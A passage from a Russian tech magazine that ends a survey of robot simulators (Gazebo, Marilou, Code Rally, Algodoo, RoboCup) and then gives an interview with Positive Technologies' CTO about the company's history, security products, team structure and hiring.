из редакторов 3D-моделей.

Gazebo используется в качестве симулятора в DARPA Robotics Challenge (DRC). В рамках DRC разработано приложение CloudSim для запуска Gazebo на платформе облачных вычислений Amazon.





ANYKODE MARILOU ROBOTICS STUDIO (www.anykode.com)

AnyKode Marilou Robotics Studio — среда разработки и симулирования мобильных роботов, гуманоидов и манипуляторов с учетом физических законов реального мира. Для объектов можно указать следующие физические параметры: массу, упругость, свойства материала, вращающие моменты, а также некоторые другие.


Marilou позволяет подключать к роботу различные виртуальные устройства: компас, акселерометры, двигатели и сервомоторы, бампер, сенсоры расстояния (ультразвуковой и инфракрасный), GPS и другие устройства.

В редакторе объектов Marilou доступны статические и динамические объекты, которые можно размещать в симулируемом мире (поддерживается одновременная симуляция нескольких роботов). Сложные объекты в Marilou строятся из более простых (используется иерархический подход к представлению объекта), что позволяет повторно использовать части объектов. В симуляторе доступны несколько источников света: точечный, прожектор, внешний и направленный.

В Marilou есть MODA (Marilou Open Devices Access) — SDK для работы с роботами и их компонентами в симуляторе. После синхронизации с часами симулятора алгоритмы управления роботом могут запускаться на другом компьютере сети. В зависимости от выбранного языка MODA предоставляет библиотеки (.lib или .a) или .NET-сборки (.dll) для доступа к симулятору по сети. Программирование алгоритмов управления роботов возможно с помощью языков C/C++, C++ CLI, C#, J#, VB#.

Для коммерческого использования симулятор платный, для образовательных целей — бесплатный (запрашивать лицензию нужно каждые три месяца).

В ноябре 2013 года вышел новый движок симулятора для Marilou — Exec V5. Бета-версия движка может работать на Windows, Ubuntu и Mint. Новый движок многопоточный, кросс-платформенный и использует OpenGL 2.1.



CODE RALLY: ГОНКИ НА РОБОТАХ (goo.gl/kiRIk)

Code Rally (разработка IBM) нельзя назвать полноценным симулятором роботов. Если быть точным, Code Rally — симулятор гонок машин (бесплатный и с открытым исходным кодом).

Цель программиста — написать алгоритм управления движения машины («роботом») по трассе (кругу) с учетом следующих правил игры:

1. В процессе движения машина должна проходить через контрольные точки, за что ей начисляются очки.
2. Перемещаясь по трассе, машина тратит топливо, а также может расстреливать другие машины пулями.
3. Машине доступны координаты заправочных станций, кассет с пулями и контрольных точек; трасса ограничена стенами, за пределы которых машина не может выехать.
4. Допускается управление скоростью машины.
5. На трассе могут находиться заправочные станции и кассеты с пулями. При заправке топливом машина должна оставаться неподвижной. Машина может включать защиту, но в это время в удвоенном объеме тратится топливо.
6. Очки начисляются за проезд через контрольную точку (за проезд через точки в установленном порядке начисляется больше очков), за попадание в машину противника (подбитая машина теряет топливо) и за топливо, оставшееся на момент окончания гонки.

Побеждает машина, набравшая максимальное количество очков.

Тестировать свой алгоритм управления машиной можно на сервере (на своем компьютере), посоревноваться с друзьями по сети или запустить приложение на облачном сервере IBM (ведется рейтинг игроков).

Разработка алгоритма управления машиной выполняется в Eclipse на Java. Так что, занимаясь симуляторами, можно не только развлечься, но и Java подтянуть. В симуляторе доступно шесть трасс различной степени сложности.


ALGODOO: СПЕЦИАЛИЗИРОВАННЫЙ СИМУЛЯТОР ФИЗИКИ (www.algodoo.com)

Algodoo — физический 2D-симулятор. Объекты, которые создаются в этом симуляторе, сразу начинают подчиняться законам физики. Конечно, полноценного робота в трехмерном пространстве ты в этой программе не сделаешь, зато сможешь проверить возможность работы любого механизма. В программе можно моделировать воду, пружины, оптические устройства, ракетные двигатели, оружие, автомобили.

Может показаться, что данный симулятор неполноценен в том смысле, что позволяет проектировать и исследовать только «плоских» роботов. Однако ты можешь сначала спроектировать 2D-робота, а потом создать в реале его трехмерную версию. Пример показан здесь (2:07): goo.gl/wzQ7q4.

В Algodoo встроен скриптовый язык программирования Thyme, который добавляет большую свободу действий в симуляторе. В Thyme доступны переменные, условный оператор, массивы, обработка событий, происходящих в песочнице (среде моделирования).

История Algodoo началась с игры Phun, которую разработал швед Эмиль Эрнерфельдт (это была его магистерская работа). Поддерживаемые ОС: Windows, OS X, iOS. На сайте доступна библиотека AlgoBox, в которой есть куча обучающих материалов и примеров разработки. Также посмотри algophun.3dn.ru и vk.com/algodoo.



Всегда помни, что симулятор — это только твой помощник. В реальности все может оказаться немного другим

ROBOCUP SOCCER SIMULATION LEAGUE: СИМУЛЯТОР ФУТБОЛА РОБОТОВ (wiki.robocup.org/wiki/Soccer_Simulation_League)

Соревнования роботов по футболу — еще одна из областей, в которых используются симуляторы. Для этого можно взять любой из описанных универсальных пакетов симуляции, но лучше воспользоваться специализированным. Это даст тебе возможность посоревноваться с другими любителями футбола роботов. Соревнования виртуальных роботов проводятся ежегодно с 1993 года в двух лигах: соревнования 2D-роботов и соревнования 3D-роботов. Информацию ищи на www.robocup.org.

В программное обеспечение симулятора футбола входит несколько компонентов:


- сервер симуляции (simulation server) — основной компонент симулятора, запускает сам процесс симуляции; клиенты взаимодействуют с сервером по протоколу UDP, отправляя команды и получая сенсорную информацию;
- монитор симуляции (simulation monitor) — используется для наблюдения за процессом симуляции (после подключения к серверу) или для просмотра записанной игры (после подключения к плееру лога симуляции);
- плеер лога симуляции (simulation log player) — используется для проигрывания игры, записанной сервером симулятора; плеер используется для управлением проигрыванием лога, а монитор отображает симуляцию.

Лига 2D-роботов. В лиге двумерных роботов соревнуются две команды по 11 игроков в каждой. Каждый игрок представлен автономной программой (агентом). Игра выполняется на двумерной плоскости (стадионе), который предоставляет сервер симуляции. Сервер знает все об игре: положение игроков, мяча и так далее. Игра основана на взаимодействии сервера и агентов. Игрок получает данные с его виртуальных сенсоров (визуального, акустического и физического) и должен на основе этих данных принять решение: удар по мячу, перемещение по полю или разворот.


Лига 3D-роботов. В лиге трехмерных роботов по сравнению с 2D возрастает сложность в связи с более высоким реализмом: добавляется еще одна размерность и усложняется физика игры. Цель игры в данной лиге — не разработать сложную стратегию, а организовать движение роботов: движение по полю, поворот, удар по мячу, вставание робота после падения (конечно же, это связано именно с «молодостью» данной лиги).

Также существует еще большое количество программ для моделирования промышленных роботов, которые я не рассматривал, так как они по большей части специализированные.

Симулятор футбола без проблем может запускаться под Windows, Linux и OS X.



Соревнования 2D-роботов


Соревнования 3D-роботов

Вообще, симуляторов роботов огромное количество. Если тебе не понравились те, о которых мы рассказали, можно посмотреть в сторону Webots (www.cyberbotics.com) (платный, доступна 30-дневная бесплатная версия) или V-REP (www.v-rep.eu) (бесплатный для некоммерческого использования). Оба проекта регулярно обновляются.

ЗАКЛЮЧЕНИЕ

Симулятор — практически идеальная среда, время отклика от компонентов робота приближается к нулю, они имеют безграничный ресурс работы. Поэтому после создания робота или алгоритма и тестирования их в симуляторе лучше всего попытаться воплотить их в реальном мире (если это необходимо). И кто знает, может быть, твои разработки составят конкуренцию роботам из Boston Dynamic или теперь уже Google? Но всегда помни, что симулятор — это только твой помощник. В реальности все может оказаться немного другим.



WWW

Англоязычный кладезь информации о том, как собрать своего реального робота: www.societyofrobots.com

Конструкции роботов и их обсуждение: roboforum.ru

Позитивная сторона технологий





Сергей Гордейчик
Технический директор компании Positive Technologies

Настоящие гуру в мире инфобезопасности — почти всегда люди неординарные, яркие и... скажем так, непростые, во всех смыслах этого слова. Их нельзя загнать в рамки кондово-корпоративной культуры с бесконечной бумажной волокитой, их сложно заставить делать то, что им неинтересно, и почти невозможно убедить в том, во что они не верят. Реально ли создать успешную компанию, состоящую из таких людей целиком?

Беседовал Степан Ильин

Факты

- Автор десятков статей в различных изданиях, а также книги «Безопасность беспроводных сетей».
- Окончил Дальневосточный государственный университет путей сообщения в Хабаровске.
- Научный редактор портала SecurityLab.ru.
- В детстве пошел записываться на картинг в автошколу, а в итоге записался в компьютерный кружок.
- С 15 до 18 лет не занимался компьютерами, а с головой ушел в рок-музыку, играя на фестивалях со своей бандой.
- В свободное «от жизни» время ресерчит уязвимости АСУ ТП в команде SCADA StrangeLove.
- Рождество проводит с семьей на хакерской конференции CCC в Германии, где сын вовсю ходит на воркшопы :).

Когда работаешь один, все, что ты можешь сделать, ограничено только твоими возможностями и твоим временем. Но потом команда начинает расти, и ты понимаешь, что твои амбиции и идеи тоже растут. Начинаешь понимать, что вот это можно реализовать, скажем, впятером. Потом вдесятером. А потом осознаешь — нужно 50 человек. И если ты действительно хочешь получить то, что было задумано, придется двигать 50 человек в нужном направлении.

Сейчас Positive Technologies — это целый организм. Это разнородные команды, с разными запросами. Хакеры считают, что программисты пишут странный код, программисты уверены, что хакеры — зазнавшиеся звезды и «кавычку вставлять» может каждый. И все они спамят наших IT-шников ценными советами, как они бы все сделали хорошо, если бы работа не мешала.

В нашей отрасли все умные, все звезды и у всех свое мнение. Так что менеджмент в такой компании — это не галочки расставлять в формулярах, это прежде всего работа с людьми.

Я не могу сказать, что «это отнимает у меня время», это просто такая работа. Сейчас взаимодействие команд занимает большую часть моего времени.

Нам важно, чтобы продукты работали. Это наша постоянная установка — продукт не только должен быть продан, запущен и развернут, он также должен работать, приносить пользу.

Продукты, которые мы делаем, и безопасность в целом невозможны без людей. Пусть у вас есть замечательная IDS, она отработала и вы обнаружили некие атаки. Что дальше? Если за этой системой не стоит квалифицированный человек, понимающий, что делать дальше; если этот человек не может взаимодействовать с IT-подразделением, которое закроет какие-то вещи на межсетевом экране или будет искать взломанные машины внутри сети, то ваша система попросту греет воздух.

Внутри компании должны быть налажены процессы, люди должны взаимодействовать друг с другом, должны быть нацелены на повышение защищенности. Поэтому наши ребята помогают клиентам выстроить эти процессы, консультируют, внедряют, даже делают сами какие-то вещи, по принципу «делай, как я».

ТЕХНИЧЕСКИЙ ДИРЕКТОР

Я пришел в Positive Technologies в 2006 году. Компания тогда уже была достаточно известна. Уже действовал портал SecurityLab.ru, был сканер уязвимостей XSpider, но мы все равно были еще маленькими.

Когда я пришел, здесь работало, по-моему, восемь человек. XSpider, конечно, существовал, но его скорее использовали как вспомогательный продукт, бесплатный. На тот момент, по-моему, было уже 200 тысяч скачиваний демки, люди ее применяли, но было понятно, что... восьми людям на зарплату хватает, но большего не получится.

Тогда работали: Дмитрий Максимов — разработчик XSpider и, по совместительству, основатель компании. Он вел его до шестой версии, а в седьмой версии занимался вебом. Юрий Максимов — тогда он был техническим директором, а сейчас генеральный директор компании. Евгений Киреев — один из трех основателей компании и бессменный креативный лидер. Александр Анисимов, был ведущим по базе знаний — сейчас возглавляет многие направления в нашем исследовательском центре. Плюс были еще какие-то люди, занимавшиеся разработкой. Скажем, тогда у нас работала Алиса Белоусова. Но разработчиков было немного, и все занимались «семеркой».

У меня тогда, на самом деле, был переходный период — года за три до этого я переехал в Москву и успел поработать в Информзащите. И понял, что безопасность, которой ты занимаешься, сидя в большом интеграторе и строя большие проекты, она... немного неживая. Ты можешь пытаться выложиться, но у тебя есть сроки, заказчик, нужно поставить определенные системы и сделать так, чтобы они «задышали». Но ты не видишь, как они живут в реальной жизни, несмотря на то, что у тебя большие и интересные проекты. Поэтому в Positive Technologies я пришел заниматься консалтингом, тестами на проникновение, анализом защищенности.

Вообще, я — взрывной человек. Мне интересно что-то сделать, убедиться, что оно заработало, а дальше — «Парни и леди, держите», и побежать в другую сторону. И вот, поработав в Информзащите, я понял, что мне хочется чего-то другого. Какого-то иного применения знаний. Тогда было несколько интересных предложений, в том числе и от глобальных вендоров, но я не был готов уезжать из страны, да и сейчас такие варианты не рассматриваю. А в локальных представительствах вендоров ты в любом случае продаешь чей-то продукт. Ты в этом продукте не участвуешь, тебе просто приносят коробку и говорят: «Держи, побегай по рынку». Свое и чужое — это все-таки большая разница.

Но в Positive Technologies я достаточно быстро сменил профиль работы. Консалтинг консалтингом, но стало понятно, что седьмой XSpider уже не совсем соответствует реалиям рынка и индустрии нужно нечто большее. Тогда же началась работа над MaxPatrol, стали формироваться новые команды, и приходилось заниматься всем: писать код и документацию, внедрять первые версии, поддерживать базу знаний и даже гонять какие-то прототипы. Но при этом я все равно продолжал заниматься и консалтингом тоже, тем более начали приходить сильные, молодые парни, Дмитрий Кузнецов, Дима Евтеев, которые в какой-то степени сняли с меня нагрузку.

Есть люди, перед которыми я преклоняюсь, например Стефан Эссер. Люди, которые «накопали» много в одной области. Эссер прорубил целую дорогу в PHP, а потом ему надоело и он перекинулся на мобильные устройства. Или Дмитрий Скляров, которому IDA, по-моему, нужна только из-за удобного UI, бинарь он и в Notepad разберет... У меня так не получилось. Мне же больше пришлось уходить в управление.



350+

ЧЕЛОВЕК РАБОТАЕТ В POSITIVE TECHNOLOGIES. ОСНОВНОЙ ОФИС РАСПОЛОЖЕН В МОСКВЕ (ПРИМЕРНО 300 СОТРУДНИКОВ), И ЕЩЕ 50–70 ЧЕЛОВЕК ТРУДЯТСЯ В САНКТ-ПЕТЕРБУРГЕ



ПРОДУКТЫ И УСЛУГИ

Сейчас основное направление Positive Technologies — поиск уязвимостей и контроль соответствия стандартам, этим занимается MaxPatrol.

Одна из наших услуг — Security Operation Center. Это некий аутсорсинг информационной безопасности. Скажем, на Универсиаде наш SOC сидел в Казани и следил за инцидентами, которые иногда привносили даже разработчики. Например, мы замечаем: «Ой, а вот тут SQL-инъекция, ее раньше не было». Разработчики тут же подскакивают: «Погодите-погодите, это мы только что развернули новую версию!» Но в ходе таких работ мы часто обнаруживаем и целенаправленные атаки. Атаки, развивающиеся в течение продолжительного времени, они постепенные, размеренные.

В какой-то момент ребята из отдела анализа защищенности, которые исследуют по несколько сотен веб-приложений в год, так «наелись», что заявили: «Нам нужна автоматизация». Сначала мы искали решение на рынке, как честные люди. Посмотрели на разные продукты. Парни сказали: «Нет, мы с этим работать не сможем». К примеру, одна система выдала на 100 тысяч строк 57 тысяч подозрений на уязвимость! Гораздо проще посмотреть сырцы.

В итоге наши ребята сами сделали прототип, для себя. Думали о его развитии, реализации, и вдруг на втором PHDays ко мне подошел Алексей Москвин: «У меня есть идея». И вывалил тетрадь, исписанную формулами. Ты сидишь в центре форума на 1500 человек, вокруг суета, через два часа выступление, презентация не готова, телефон раскаляется, а Алексей методично, как преподаватель, выводит формулы…

Алексей объяснял, что все статические анализаторы работают неправильно. И вообще, все делают не то — ищут, как проводится фильтрация данных, а нужно строить эксплойт, потому что мне, например, в практике нужны эксплойты, а фильтрация данных пусть интересует разработчиков..

Цепочка потянулась, к делу подключились другие ребята. И началась громадная работа на стыке хардкорной математики, практического понимания уязвимостей и огромного опыта их поиска и использования.

Так в 2013 году у нас появилось два новых продукта. Application Inspector — система анализа исходных кодов, с функцией автоматической генерации эксплойтов. И Application Firewall — он закрывает дырки, которые находит Application Inspector. Это часть нашей так называемой веб-экосистемы, плавно переходящей в application-экосистему.

Еще одно направление для нас — модная сейчас security intelligence. Эти продукты еще не выпущены, это наша перспектива. Суть в том, что, находясь над всеми средствами защиты и получая с них информацию (сетевой трафик, информацию с файрволов, с IPS, IDS и так далее), мы сохраняем ее в течение длительного промежутка времени. Мы не просто коррелируем ее на лету, а можем посмотреть в прошлое.

Если видим, что вдруг на машине обнаружился троян, мы смотрим, — на этой машине в свое время отработал эксплойт, которого мы тогда еще не знали. Или его не знал антивирус. А теперь эксплойт нашелся. Далее смотрим, откуда эти файлы пришли на машину. Оттуда-то, такого-то числа. Кто еще в этом промежутке взаимодействовал с веб-сервером, на котором висела эта связка эксплойтов? И начинаем раскручивать автоматически инцидент вниз, чтобы обнаруживать атаки, которые распределены во времени.

Еще одно крупное направление — безопасность телеком (3G, 4G). С точки зрения защиты это пока абсолютная terra incognita. Уважаемые товарищи из Китая привезли и поставили какой-то ящик, и через него ходит трафик миллионов абонентов. А что в этом ящике, как он работает? Как там сконфигурирован протокол SS7 и что это такое с точки зрения безопасности, даже у самих операторов связи знают очень немногие.

Мы ведем большую работу и с производителями, и с операторами связи. Результатов много, и они интересные. Но поскольку мы «белые и пушистые», если производитель просит нас не разглашать информацию до устранения проблемы у клиентов (что может занять год-полтора), то мы, конечно, об этом молчим. Надеюсь, на следующем PHDays или других ближайших конференциях мы уже сможем рассказать об этом. Тема очень интересная, чудес там много.

Большой кусок – безопасность банковских приложений. Не секрет, что мы заключили технологическое партнерство с некоторыми разработчиками систем ДБО. Наше партнерство состоит в том, что мы включаемся в процесс разработки и проактивно анализируем их код, новые фичи, новые продукты с точки зрения безопасности, позволяя устранять застарелые проблемы, которые порой не лечатся годами. Тимур Юнусов

APPLICATION INSPECTOR

Наш Application Inspector — это совмещение трех распространенных сейчас подходов. Это не просто статический сканер, это нечто большее. Понятно, что black box анализатор, или, в терминологии Gartner, DAST (dynamic application security testing), есть у нас в XSpider и MaxPatrol. Поэтому сначала мы смотрели на статический анализ, но увидели, что по понятным причинам (теорема Райса и проблема останова) сделать хорошо не получится. И стали думать.

В Application Inspector есть и статика, и динамика, и так называемый интерактивный анализ. Это анализ инструментированного кода. Но при этом нам не нужно живое приложение!

Фактически мы начинаем со статики — берем исходники и строим слайсы (которые нужны, чтобы не умереть от комбинаторного взрыва) от точки выхода до точки входа. Сначала находим в коде потенциально уязвимые функции — обращения к БД, файловой системе, функции, генерирующие рандом. От них строим слайсы обратно, к точке входа. То есть выясняем: откуда сюда попадают данные? После этого слайс идет на обработку через машину символических вычислений. Мы не выполняем код напрямую, но строим формулу, которая этот код определяет.

Проблема с символическими вычислениями в том, что нужно символически описать весь язык, а это нереально. Более того, языки меняются, в том числе от версии к версии. А есть еще вещи, которых ты просто не знаешь, — фреймворки, библиотеки. Поэтому, когда мы находим куски, отсутствующие в нашей базе знаний, мы инструментируем их и выполняем, чтобы построить их формулу (понять, как они работают) и встроить в общее описание этого слайса.

Затем мы решаем это уравнение в терминах теории множеств :). То есть мы передаем не кавычку, а то множество, которое является описанием возможных эксплойтов SQL-инъекции. И если решение существует, если те множества символов, являющиеся атакой, все-таки сюда доходят, значит, вероятно, есть уязвимость. Тогда это множество обрезается и по доступным символам, по базе знаний уже строится эксплойт. А эксплойт уже можно проверить динамически.

Бесспорно, это огромная работа. Мне лично пришлось подтянуть отдельные области computer science, которые раньше меня попросту не касались. Поскольку ребята с питерского матмеха... с ними иногда просто невозможно общаться, если ты, к примеру, не знаешь слова «предикат» :).

Сейчас AI начал выдавать результаты, которых мы от него не ждали. Недавно на конференции Power of Community в Сеуле демонстрировали 0-day в ядре YII, который «глазами» найти практически невозможно, настолько он спрятан за всевозможными объектными «обвесами».

Это технология, которой нет ни у кого. Понятно, что ребята по всему миру многое делают в этом направлении. Появились подобные вещи для бинарного анализа, типа Mayhem, но... все равно есть безумное ощущение, что мы впереди.

посвятил этому последние полтора года, и надеюсь, нас ждет сногсшибательный $ntach на PHDays в этом году или, на крайний случай, новое выступление на Black Hat.

Сеть операторов связи — это ведь совершенно другая сеть. С точки зрения связности… сразу вспоминается FIDO и интернет 90-х, когда все друг другу доверяли, между всеми были линки, все пропускали трафик друг другу. Все пока совершенно не пуганные.

Также есть направление ERP-систем — SAP, Oracle E-business Suite, Siebel. Такие критические бизнес-системы, куда заводится вся информация. Сейчас все они интегрируются с АСУ ТП, чтобы бизнес-человек на своем iPad мог посмотреть ключевые показатели эффективности работы компании. Это хорошо и круто, но создает понятные проблемы с безопасностью. Здесь у нас много сделано, много идей. Поддержка анализа ERP в MaxPatrol есть с 2009 года. А сейчас мы сконцентрированы на обнаружении фрода в бизнес-модулях.

Кстати, наш Application Firewall запущен на защиту SAP'овских порталов. Могу сказать одно: если кому-то хочется найти много-много хороших 0-day, то самый простой способ — заняться SAP и АСУ ТП. Потому что код там просто ужасен.

Отдельно у нас существует блок R&D, состоящий из двух больших подразделений. Первое — исследовательский центр. Второе — разработка. В последнее время они начинают взаимопроникать.

В чем разница между исследовательским центром и разработкой? Исследовательский центр — это люди, нацеленные на то, чтобы наши продукты содержали те знания, которыми обладает компания. Они поддерживают базу знаний, проводят исследования, пишут proof of concept новых продуктов, новых проверок, сигнатур. Они занимаются консалтинговыми услугами: проводят тесты на проникновение, анализируют исходные коды, разбираются в том, насколько наши продукты применимы в жизни. Они очень много приносят «с поля». Мол, ребята, вы, конечно, молодцы и написали прекрасную штуку, но вот здесь будет проще запустить Nmap, чем возиться с вашим MaxPatrol. Это очень жизненная обратная связь, с которой обязательно нужно работать, если хочешь делать хорошие продукты.

Разработка больше ориентирована на архитектурные вещи. На окружение. Любой продукт — это не только ядро, база знаний и алгоритмы внутри. Это еще и «обвязка». Особенно Enterprise-продукты. Ведь ты должен работать в сети, где десятки тысяч компьютеров, из любой точки вселенной. Это хорошо и круто, но создает понятные проблемы с безопасностью, нужна единая точка управления, единая отчетность, дашборды, резервное копирование и восстановление, внутренняя безопасность продукта. Все это огромный труд, который обязательно нужно делать, особенно для продуктов, работающих в больших корпорациях.

24-е

место занимает Positive Technologies среди крупнейших ИТ-разработчиков в России по итогам 2012 года

Взаимодействие команд

Сейчас структура компании серьезно поменялась. Мы переходим к матричной структуре.

Пример: у нас есть команда безопасности АСУ ТП. Я плотно в ней участвую, ведь иногда вся эта менеджерская суета так достает, хочется поделать что-то руками. А это одно из достаточно новых и интересных направлений.

Сама тематика АСУ ТП — компиляционная. Есть куски безопасности баз данных, куски безопасности сетевых протоколов, есть серьезные разделы, связанные с самим технологическим процессом. Если ты не понимаешь технологический процесс, не понимаешь, на чем основана теория автоматического управления, то найдешь ты SQL-инъекцию и молодец. Но это не будет безопасность АСУ ТП.

Такие люди раскиданы по всей компании, по разным подразделениям. Есть отдел реверсинга, есть отдел безопасности сетевых технологий, которые разберут на запчасти и соберут обратно все, от Cisco от Huawei. Когда занимаешься исследованиями по АСУ ТП, тебе нужны все эти люди. Иногда на день, иногда на полгода.

Скажем, у нас есть проект — новый продукт. У продукта есть заказчик, внутренний или внешний, есть product owner, отвечающий за то, что будет сделано. Возможно, есть ведущий



С 2011 года компания проводит ежегодный форум Positive Hack Days, где рассматривают самые разные аспекты информационной безопасности



технический человек — архитектор или же технический лидер. И есть команда проекта, которая может быть размазана по всей компании. Таким образом, ты можешь участвовать в двух-трех проектах. Если, конечно, тебе комфортен подобный режим работы.

Это дает возможность довольно быстро инициировать новые направления. Можно просто пройти по компании и найти людей, которые тебе помогут. Грубо говоря — нам нужно десять человек, чтобы сделать вот такую работу.

В подобной структуре люди общаются друг с другом больше, чем в традиционной. И что немаловажно — это разнообразие. Любой технический человек любит разнообразие — какие-то новые темы, новые фишки. И пускай он занимается нужной и интересной темой, сидеть на ней два года, пять лет — взвоет любой.

Те же ребята, что занимаются тестами на проникновение, часто выступают в таких командах экспертами. Сейчас технический лидер по АСУ ТП — Глеб Грицай. И он же руководитель группы тестирования на проникновение. Иногда они выступают и заказчиками для других команд. К примеру, нужно провести анализ какой-то неведомой сетевой железки. Они идут к ребятам-сетевикам и совместно с ними работают.

Конечно, очень серьезно встает вопрос проектного управления. Самое сложное в такой матричной структуре — взаимоотношения между руководителями. Если кто-то начинает зажимать людей и так далее. Лечится это только одним способом — прозрачностью. У нас единая система проектного управления по всему техофису.

Однако команды у нас достаточно самостоятельные. Есть продуктовая команда, у нее есть ядро. Это ядро живет по своим планам, задачам, у них свой бюджет, в рамках которого они работают и взаимодействуют с другими. Но при этом у них единая система отчетности. Хотя на более низком уровне у них могут быть совершенно другие процессы, другая отчетность, но по результатам месяца, трудозатраты и планы в единой системе отчетности должны сойтись.

Для меня самого идеально работать вдвоем. Как-то так получалось, возникают связки с разными людьми, появляется общий интерес — вместе что-то тянем. В середине 2000-х был продуктивный альянс в Володей Дурбровиным (ЗАРАЗА): написали книжки, делали ресерчи по противодействию client-side атакам. С Димой Евтеевым вместе работали долго. Есть много примеров.

Когда появляется трое человек, люди начинают выстраиваться в пирамидки и возникает необходимость управления. А люди, работающие вдвоем, имеют взаимное уважение — все происходит само собой.



КАДРЫ

Когда мы поняли, что нам категорически не хватает людей с практическими знаниями, мы хантили специально таких. Конечно, среди приходящих к нам студентов тоже бывают очень толковые ребята, но их нужно учить, а нам через полгода, допустим, предстоит большое количество проектов. Мы перешерстили всю сеть, всех знакомых, составили список и целенаправленно отрабатывали по этим людям. Ездили в Питер, в Самару, по городам и весям, строили распределенную команду.

Приходят к нам ребята и после PHD. То есть приехали на PHDays, поиграли, подумали и решили с нами работать. Например, Лёша Осипов — победил в $natch и пошутил: «Давайте я $natch буду делать». Конечно, на самом деле он делает гораздо больше.

Black hat'ов мы, конечно, фильтруем. Бывают и смешные ситуации. Скажем, парень в качестве своего преимущества в резюме написал: «супермодератор mazafaka», все посмеялись. У нас есть какие-то очевидные способы проверки, а где-то мы даже взаимодействуем с правоохранительными органами.

Но мы понимаем российскую сцену и российский андеграунд, у нас есть отдельная схема неформальной верификации людей. Ну и опять же — постепенный допуск к работе, сначала смотрим, как и что.

В принципе, сообщество не настолько большое, что white, что black. Если человек сильно влез в black, даже если мы понимаем, что он очень хороший, мы коммерческая компания и не можем себе позволить плотно с ним взаимодействовать. Как бы нам ни хотелось помочь ему выйти в легальное русло.

Мы больше смотрим на ребят, которые еще не определились, у которых появляются знания и умения, но возникают и соблазны, как эти знания и умения применять. В таких случаях мы подключаемся по полной, стараемся сделать так, чтобы эти ребята поняли — ты сидишь в приятном офисе с коллегами, делаешь работу, полезную обществу (и, может быть, даже стране), открыто общаешься, ездишь по модным конференциям, печатаешься в журнале «Хакер», получаешь зарплату, и у тебя не болит душа.

Если влезаешь в black, на каком-то этапе ты получишь побольше денег, но потом, что бы ни говорили некоторые коллеги, деньги там не безумные, а ты будешь бояться каждого стука в дверь и останешься сидеть изолированным от общества.

ПОЖЕЛАНИЯ ЧИТАТЕЛЯМ

Всегда с уважением относиться к результатам чужого труда. Когда получаешь что-то готовое, что называется, на тарелочке, кажется, что это совершенно очевидная вещь. Но если заранее не знаешь результат, попробуй это повторить, прийти к такому же. На это уйдут недели и месяцы размышлений, труда, а подчас озарений.

Сидеть и плевать с лицом гуру — это очень легко. В рунете есть такая странная культура общения... Читаешь отзывы о конференциях, и первое, что делают люди, — это начинают ругать. Ребята, ну сделайте свое! Узнайте, сколько стоит поставить звукоизолирующую перегородку в этом зале, а потом наберите столько посетителей, чтобы ее оправдать. Цените то, что есть. А вместо того, чтобы хаять, — лучше помогайте.

